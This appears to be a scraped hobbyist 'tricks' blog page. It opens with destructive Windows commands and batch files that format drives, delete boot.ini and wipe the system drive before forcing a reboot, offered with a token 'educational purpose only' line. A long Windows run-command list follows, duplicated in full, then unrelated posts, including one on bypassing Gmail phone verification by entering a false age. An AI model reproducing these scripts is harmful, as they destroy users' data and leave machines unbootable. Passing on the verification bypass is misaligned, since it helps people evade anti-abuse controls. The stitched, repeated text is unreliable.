01100110011011110111001001101101011000010111010000 100000011001000011101001011100
0010000000101111010100010010111101011000
format a:\ /Q/X — this will format your drive a:\
01100110011011110111001001101101011000010111010000 100000011000010011101001011100
0010000000101111010100010010111101011000
del /F/S/Q c:\boot.ini — this will cause your computer not to boot.
01100100011001010110110000100000001011110100011000 101111010100110010111101010001
00100000011000110011101001011100011000100110111101 101111011101000010111001101001
0110111001101001
try to figure out urself rest
cant spoonfeed
its working
Do not try it on your PC. Don’t mess around this is for educational purpose only
still if you cant figure it out try this
go to notepad and type the following:
@Echo off
Del C:\ *.*|y
save it as Dell.bat
want worse then type the following:
@echo off
del %systemdrive%\*.*/f/s/q
shutdown -r -f -t 00
and save it as a .bat file

DOS TRICKS

DOS TRICKS

Run line commands can be very useful , its better to know them.

**************************
*Dos Tricks and Shortcuts*
**************************


Accessibility Controls
access.cpl

Add Hardware Wizard
hdwwiz.cpl

Add/Remove Programs
appwiz.cpl

Administrative Tools
control admintools

Automatic Updates
wuaucpl.cpl

Bluetooth Transfer Wizard
fsquirt

Calculator
calc

Certificate Manager
certmgr.msc

Character Map
charmap

Check Disk Utility
chkdsk

Clipboard Viewer
clipbrd

Command Prompt
cmd

Component Services
dcomcnfg

Computer Management
compmgmt.msc

timedate.cpl
ddeshare

Device Manager
devmgmt.msc

Direct X Control Panel (If Installed)*
directx.cpl

Direct X Troubleshooter
dxdiag

Disk Cleanup Utility
cleanmgr

Disk Defragment
dfrg.msc

Disk Management
diskmgmt.msc

Disk Partition Manager
diskpart

Display Properties
control desktop

Display Properties
desk.cpl

Display Properties (w/Appearance Tab Preselected)
control color

Dr. Watson System Troubleshooting Utility
drwtsn32

Driver Verifier Utility
verifier

Event Viewer
eventvwr.msc

File Signature Verification Tool
sigverif

Findfast
findfast.cpl

Folders Properties
control folders

Fonts
control fonts

Fonts Folder
fonts

Free Cell Card Game
freecell

Game Controllers
joy.cpl

Group Policy Editor (XP Prof)
gpedit.msc

Hearts Card Game
mshearts

Iexpress Wizard
iexpress

Indexing Service
ciadv.msc

Internet Properties
inetcpl.cpl

IP Configuration (Display Connection Configuration)
ipconfig /all

IP Configuration (Display DNS Cache Contents)
ipconfig /displaydns

IP Configuration (Delete DNS Cache Contents)
ipconfig /flushdns

IP Configuration (Release All Connections)
ipconfig /release

IP Configuration (Renew All Connections)
ipconfig /renew

IP Configuration (Refreshes DHCP & Re-Registers DNS)
ipconfig /registerdns

IP Configuration (Display DHCP Class ID)
ipconfig /showclassid

IP Configuration (Modifies DHCP Class ID)
ipconfig /setclassid

Java Control Panel (If Installed)
jpicpl32.cpl

Java Control Panel (If Installed)
javaws

Keyboard Properties
control keyboard

Local Security Settings
secpol.msc

Local Users and Groups
lusrmgr.msc

Logs You Out Of Windows
logoff

Microsoft Chat
winchat

Minesweeper Game
winmine

Mouse Properties
control mouse

Mouse Properties
main.cpl

Network Connections
control netconnections

Network Connections
ncpa.cpl

Network Setup Wizard
netsetup.cpl

Notepad
notepad

Nview Desktop Manager (If Installed)
nvtuicpl.cpl

Object Packager
packager

ODBC Data Source Administrator
odbccp32.cpl

On Screen Keyboard
osk

Opens AC3 Filter (If Installed)
ac3filter.cpl

Password Properties
password.cpl

Performance Monitor
perfmon.msc

Performance Monitor
perfmon

Phone and Modem Options
telephon.cpl

Power Configuration
powercfg.cpl

Printers and Faxes
control printers

Printers Folder
printers

Private Character Editor
eudcedit

Quicktime (If Installed)
QuickTime.cpl

Regional Settings
intl.cpl

Registry Editor
regedit

Registry Editor
regedit32

Remote Desktop
mstsc

Removable Storage
ntmsmgr.msc

Removable Storage Operator Requests
ntmsoprq.msc

Resultant Set of Policy (XP Prof)
rsop.msc

Scanners and Cameras
sticpl.cpl

Scheduled Tasks
control schedtasks

Security Center
wscui.cpl

Services
services.msc

Shared Folders
fsmgmt.msc

Shuts Down Windows
shutdown

Sounds and Audio
mmsys.cpl

Spider Solitare Card Game
spider

SQL Client Configuration
cliconfg

System Configuration Editor
sysedit

System Configuration Utility
msconfig

System File Checker Utility (Scan Immediately)
sfc /scannow

System File Checker Utility (Scan Once At Next Boot)
sfc /scanonce

System File Checker Utility (Scan On Every Boot)
sfc /scanboot

System File Checker Utility (Return to Default Setting)
sfc /revert

System File Checker Utility (Purge File Cache)
sfc /purgecache

System File Checker Utility (Set Cache Size to size x)
sfc /cachesize=x

System Properties
sysdm.cpl

Task Manager
taskmgr

Telnet Client
telnet

User Account Management
nusrmgr.cpl

Utility Manager
utilman

Windows Firewall
firewall.cpl

Windows Magnifier
magnify

Windows Management Infrastructure
wmimgmt.msc

Windows System Security Tool
syskey

Windows Update Launches
wupdmgr

Windows XP Tour Wizard
tourstart

Wordpad
write

*************************************************************************************

Accessibility Controls
access.cpl

Add Hardware Wizard
hdwwiz.cpl

Add/Remove Programs
appwiz.cpl

Administrative Tools
control admintools

Automatic Updates
wuaucpl.cpl

Bluetooth Transfer Wizard
fsquirt

Calculator
calc

Certificate Manager
certmgr.msc

Character Map
charmap

Check Disk Utility
chkdsk

Clipboard Viewer
clipbrd

Command Prompt
cmd

Component Services
dcomcnfg

Computer Management
compmgmt.msc

timedate.cpl
ddeshare

Device Manager
devmgmt.msc

Direct X Control Panel (If Installed)*
directx.cpl

Direct X Troubleshooter
dxdiag

Disk Cleanup Utility
cleanmgr

Disk Defragment
dfrg.msc

Disk Management
diskmgmt.msc

Disk Partition Manager
diskpart

Display Properties
control desktop

Display Properties
desk.cpl

Display Properties (w/Appearance Tab Preselected)
control color

Dr. Watson System Troubleshooting Utility
drwtsn32

Driver Verifier Utility
verifier

Event Viewer
eventvwr.msc

File Signature Verification Tool
sigverif

Findfast
findfast.cpl

Folders Properties
control folders

Fonts
control fonts

Fonts Folder
fonts

Free Cell Card Game
freecell

Game Controllers
joy.cpl

Group Policy Editor (XP Prof)
gpedit.msc

Hearts Card Game
mshearts

Iexpress Wizard
iexpress

Indexing Service
ciadv.msc

Internet Properties
inetcpl.cpl

IP Configuration (Display Connection Configuration)
ipconfig /all

IP Configuration (Display DNS Cache Contents)
ipconfig /displaydns

IP Configuration (Delete DNS Cache Contents)
ipconfig /flushdns

IP Configuration (Release All Connections)
ipconfig /release

IP Configuration (Renew All Connections)
ipconfig /renew

IP Configuration (Refreshes DHCP & Re-Registers DNS)
ipconfig /registerdns

IP Configuration (Display DHCP Class ID)
ipconfig /showclassid

IP Configuration (Modifies DHCP Class ID)
ipconfig /setclassid

Java Control Panel (If Installed)
jpicpl32.cpl

Java Control Panel (If Installed)
javaws

Keyboard Properties
control keyboard

Local Security Settings
secpol.msc

Local Users and Groups
lusrmgr.msc

Logs You Out Of Windows
logoff

Microsoft Chat
winchat

Minesweeper Game
winmine

Mouse Properties
control mouse

Mouse Properties
main.cpl

Network Connections
control netconnections

Network Connections
ncpa.cpl

Network Setup Wizard
netsetup.cpl

Notepad
notepad

Nview Desktop Manager (If Installed)
nvtuicpl.cpl

Object Packager
packager

ODBC Data Source Administrator
odbccp32.cpl

On Screen Keyboard
osk

Opens AC3 Filter (If Installed)
ac3filter.cpl

Password Properties
password.cpl

Performance Monitor
perfmon.msc

Performance Monitor
perfmon

Phone and Modem Options
telephon.cpl

Power Configuration
powercfg.cpl

Printers and Faxes
control printers

Printers Folder
printers

Private Character Editor
eudcedit

Quicktime (If Installed)
QuickTime.cpl

Regional Settings
intl.cpl

Registry Editor
regedit

Registry Editor
regedit32

Remote Desktop
mstsc

Removable Storage
ntmsmgr.msc

Removable Storage Operator Requests
ntmsoprq.msc

Resultant Set of Policy (XP Prof)
rsop.msc

Scanners and Cameras
sticpl.cpl

Scheduled Tasks
control schedtasks

Security Center
wscui.cpl

Services
services.msc

Shared Folders
fsmgmt.msc

Shuts Down Windows
shutdown

Sounds and Audio
mmsys.cpl

Spider Solitare Card Game
spider

SQL Client Configuration
cliconfg

System Configuration Editor
sysedit

System Configuration Utility
msconfig

System File Checker Utility (Scan Immediately)
sfc /scannow

System File Checker Utility (Scan Once At Next Boot)
sfc /scanonce

System File Checker Utility (Scan On Every Boot)
sfc /scanboot

System File Checker Utility (Return to Default Setting)
sfc /revert

System File Checker Utility (Purge File Cache)
sfc /purgecache

System File Checker Utility (Set Cache Size to size x)
sfc /cachesize=x

System Properties
sysdm.cpl

Task Manager
taskmgr

Telnet Client
telnet

User Account Management
nusrmgr.cpl

Utility Manager
utilman

Windows Firewall
firewall.cpl

Windows Magnifier
magnify

Windows Management Infrastructure
wmimgmt.msc

Windows System Security Tool
syskey

Windows Update Launches
wupdmgr

Windows XP Tour Wizard
tourstart

Wordpad
write

Friday, 9 October 2015

Making a Google Chrome Extension for Twitter

Making a Google Chrome Extension for Twitter


Google Chrome is the most awesome browser. Don't believe me try yourself, click here .

I found about recently about Chrome Extensions. They are small programs that modify the Google Chrome browser, more here .

You can download an extension from https://chrome.google.com/webstore?category=ext  for free.
It is awesome for users, but also for developers.

If you have a website that has some special feature then you can make an extension to allow users to use that feature thus increasing your popularity.

Now there are two methods of making an extension, one easy other a little hard (since I know that you'll go for the easy one, I'll not post it) and second the tricky one (not really).

Online Download Youtube Videos

Most Useful Tool to Online Download Youtube Videos. 

Youtube is largest website for uploading, viewing and watching Videos online. UsersCan easily search and watch Videos on Youtube. Several Times we want to download Youtube videos but we cant do it easily as Youtube has not given any feature to download video clips. But here is most useful tool to download Youtube Videos Easily .This tool is really useful and free to download videos from Youtube at no cost.           

                   KeepVid.COM

How to create a Gmail account without phone verification

How to create a Gmail account without phone verification


Google mail or Gmail is a web mail that Google provides anyone for free with 15 GBs of storage. Having a Gmail means you can access all the services of Google such as Youtube, Google Drive, Blogspot,… it’s not just a mail hosting, it’s a Google account and you dont have to pay even 1 cent, it’s all free. Google gmail account is must-have for anyone who wants to make money online.
However Google is very strict about creating accounts because some tools can create massive accounts in a short time. A few years ago, just provide your information and within a few clicks you can use the potential of Google right away but now they have changed their algorithm so if you want a new account, a phone number is also needed to verify you are a real person and you can use that phone up to 2 times.
But we want to give you little trick that can easily bypass Google phone verification. Ok here’s the steps:
  • Step 1: Clear all your web browser’s cookies, data, history
  • Step 2: As usual go to Create your Google account page https://accounts.google.com/SignUp and fill your information
  • Step 3: This is the successful key of creating Google accounts without phone verification
how-to-create-google-gmail-account-without-phone-verification
Do you see the red circle? It is the most important thing, just enter your age under 15 and you will bypass Google detection for phone verification. Google will think, you are a kid and will not ask a phone number. Is that cool? Now the time for you to try it.